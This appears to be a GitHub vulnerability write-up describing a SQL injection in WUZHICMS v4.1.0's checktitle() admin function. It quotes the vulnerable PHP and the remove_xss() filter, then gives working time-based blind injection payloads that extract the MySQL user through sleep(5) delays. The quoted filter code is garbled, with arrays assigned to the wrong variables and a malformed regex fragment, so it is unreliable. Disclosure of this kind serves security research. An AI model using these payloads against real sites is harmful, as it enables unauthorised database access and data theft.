SuperSalsa20 Update README.md History

1 contributor

23 lines (22 sloc) | 1.41 KB

WUZHICMS-SQL-Injection

WUZHICMS v4.1.0 function checktitle() in /coreframe/app/content/admin/content.php hava a SQL injection


- /coreframe/app/content/admin/content.php: $titile able to control,but just to bypass function remove_xss()

```
    public function checktitle() {
        $title = isset($GLOBALS['title']) ? remove_xss($GLOBALS['title']) : exit('-1');
        if(strtolower(CHARSET)=='gbk') $title = iconv('utf-8','gbk',$title);
        $cid = isset($GLOBALS['cid']) ? intval($GLOBALS['cid']) : exit('-2');
        $cate_config = get_cache('category_'.$cid,'content');
        if(!$cate_config) exit('-2');
        $models = get_cache('model_content','model');
        $model_r = $models[$cate_config['modelid']];
        $master_table = $model_r['master_table'];
        $id = intval($GLOBALS['id']);
        $where = '';
        if($id) $where = " AND `id`!='$id'";
        $r = $this->db->get_one($master_table,"`title`='$title' $where");
        if($r) {
            exit('1');
        }
        $r = $this->db->get_one($master_table,"`title` LIKE '%$title%' $where");
        if($r) {
            exit('2');
        }
        exit('ok');
    }
```


- /coreframe/app/core/libs/function: function remove_xss(): Filter “,”
  Can't use SQL like [updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)] But can use Time Blind SQL Injection

```
function remove_xss($val){
    // remove all non-printable characters. CR(0a) and LF(0b) and TAB(9) are allowed
    // this prevents some character re-spacing such as <java\0script>
    // note that you have to handle splits with \n, \r, and \t later since they *are* allowed in some inputs
    $val = preg_replace('/([\x00-\x08,\x0b-\x0c,\x0e-\x19])/', '', $val);

    // straight replacements, the user should never need these since they're normal characters
    // this prevents like <IMG SRC=$#visscript:alert('XSS')>
    $search = 'abcdefghijklmnopqrstuvwxyz';
    $search .= 'ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $search .= '1234567890!@#$%^&*()';
    $search .= '~`";:?+/={}[]-_|\'\\';
    for ($i = 0; $i < strlen($search); $i++) {
        // ;? matches the ;, which is optional
        // 0{0,7} matches any padded zeros, which are optional and go up to 8 chars

        // @ @ search for the hex values
        $val = preg_replace('/(&#[xX]0{0,8}' . dechex(ord($search[$i])) . ';?)/i', $search[$i], $val); // with a ;
        // @ @ 0{0,7} matches '0' zero to seven times
        $val = preg_replace('/(&#0{0,8}' . ord($search[$i]) . ';?)/', $search[$i], $val); // with a ;
    }

    // now the only remaining whitespace attacks are \t, \n, and \r
    $val = array('javascript', 'vbscript', 'expression', 'applet', 'meta', 'xml', 'blink', 'link', 'style', 'script', 'embed', 'object', 'iframe', 'frame', 'frameset', 'ilayer', 'layer', 'bgsound', 'title', 'base');
    $val2 = array('onabort', 'onactivate', 'onafterprint', 'onafterupdate', 'onbeforeactivate', 'onbeforecopy', 'onbeforecut', 'onbeforedeactivate', 'onbeforeeditfocus', 'onbeforepaste', 'onbeforeprint', 'onbeforeunload',
    'onbeforeupdate', 'onblur', 'onbounce', 'oncellchange', 'onchange', 'onclick', 'oncontextmenu', 'oncontrolselect', 'oncopy', 'oncut', 'ondataavailable', 'ondatasetchanged', 'ondatasetcomplete', 'ondblclick', 'ondeactivate',
    'ondrag', 'ondragend', 'ondragenter', 'ondragleave', 'ondragover', 'ondragstart', 'ondrop', 'onerror', 'onerrorupdate', 'onfilterchange', 'onfinish', 'onfocus', 'onfocusin', 'onfocusout', 'onhelp', 'onkeydown',
    'onkeypress', 'onkeyup', 'onlayoutcomplete', 'onload', 'onlosecapture', 'onmousedown', 'onmouseenter', 'onmouseleave', 'onmousemove', 'onmouseout', 'onmouseover', 'onmouseup', 'onmousewheel', 'onmove', 'onmoveend',
    'onmovestart', 'onpaste', 'onpropertychange', 'onreadystatechange', 'onreset', 'onresize', 'onresizeend', 'onresizestart', 'onrowenter', 'onrowexit', 'onrowdelete', 'onrowsinserted', 'onscroll', 'onselect',
    'onselectionchange', 'onselectstart', 'onstart', 'onstop', 'onsubmit', 'onunload');
    $ra = array_merge($ra1, $ra2);

    $found = true; // keep replacing as long as the previous round replaced something
    while ($found == true) {
        $val_before = $val;
        for ($i = 0; $i < sizeof($ra); $i++) {
            $pattern = '/';
            for ($j = 0; $j < strlen($ra[$i]); $j++) {
                if ($j > 0) {
                    $pattern .= '(';
                    $pattern .= '(&#[xX]0{0,8}([9ab]);)';
                    $pattern .= '|';
                    $pattern .= '|(&#0{0,8}([9|10|13]);)';
                    $pattern .= ')*';
                }
                $pattern .= $ra[$i][$j];
            }
            $pattern .= '/i';
            $replacement = substr($ra[$i], 0, 2) . '<x>' . substr($ra[$i], 2); // add in <> to nerf the tag
            $val = preg_replace($pattern, $replacement, $val); // filter out the hex tags
            if ($val_before == $val) {
                // no replacements were made, so exit the loop
                $found = false;
            }
        }
    }
```


- Find the injection point in web site




- findConstruction statement,if submit,we find Controllable variable “title“




- MySQL user:



- Exp: `title=123%' and case when substring((select user()) from 1 for 1)='r' then sleep(5) else 0 end and '%'='&cid=1&id=0`



- `title=123%' and case when substring((select user()) from 1 for 4)='root' then sleep(5) else 0 end and '%'='&cid=1&id=0`



- sleep 5 seconds,It's works